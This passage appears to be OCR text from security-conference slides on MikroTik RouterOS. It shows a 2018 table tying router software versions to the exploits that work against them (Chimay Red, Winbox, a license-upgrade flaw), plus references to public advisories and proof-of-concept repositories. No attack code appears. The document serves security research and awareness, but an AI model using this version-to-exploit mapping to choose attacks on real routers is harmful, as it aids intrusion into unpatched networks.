
# time machine ← 2018

## What versions are in use?



| version | |
|---|---|
| ok | 6.42.7 - 8.1 % |
| licupgr | 6.42.6 - 8.0 % |
| YOLO | 5.26 - 4.8 % |
| licupgr | 6.42.3 - 3.7 % |
| !chimay_red | 6.39.2 - 3.6 % |
| ok | 6.43.2 - 3.2 % |
| !chimay_red | 6.40.8 - 3.2 % |
| licupgr | 6.42.1 - 3.0 % |
| ok | 6.43 - 2.6 % |
| all | 6.35.4 - 2.5 % |
| YOLO | 5.25 - 2.2 % |
| winbox+licupgr | 6.41.3 - 2.1 % |
| licupgr | 6.42.5 - 1.9 % |
| all | 6.30.4 - 1.8 % |
| | (other) - 49.3 % |


# Vulnerability prevalence




# Do you even patch, bro?

# time machine ← 2018

## Vulnerable devices



# Do you even patch, bro?



# time machine ← 2018

## What to expect in 2019?

- More malware ✓
- More vulnerabilities ✓
- Higher security jails ✗

# Thank you!

Tools & jailbreak – http://eja.lv/3e8

Slides available on kirils.org

@KirilsSolovjovs

# References


- http://bbs.routerclub.com/thread-67904-1-1.html
- https://www.coresecurity.com/advisories/mikrotik-routeros-smb-buffer-overflow
- https://medium.com/@maxi./finding-and-exploiting-cve-2018-7445-f3103f163cc1
- https://n0p.me/winbox-bug-dissection/
- https://www.tenable.com/security/research/tra-2018-21
- https://thehackernews.com/2018/09/mikrotik-router-hacking.html
- https://www.symantec.com/blogs/threat-intelligence/hacked-mikrotik-router
- https://github.com/reivhax/Chimay-Red-tiny
- https://github.com/BasuCert/WinboxPoC
- https://www.tenable.com/security/research/tra-2019-07
- https://www.tenable.com/security/research/tra-2019-16
- https://blog.talosintelligence.com/2018/09/vpnfilter-part-3.html
- https://www.virustotal.com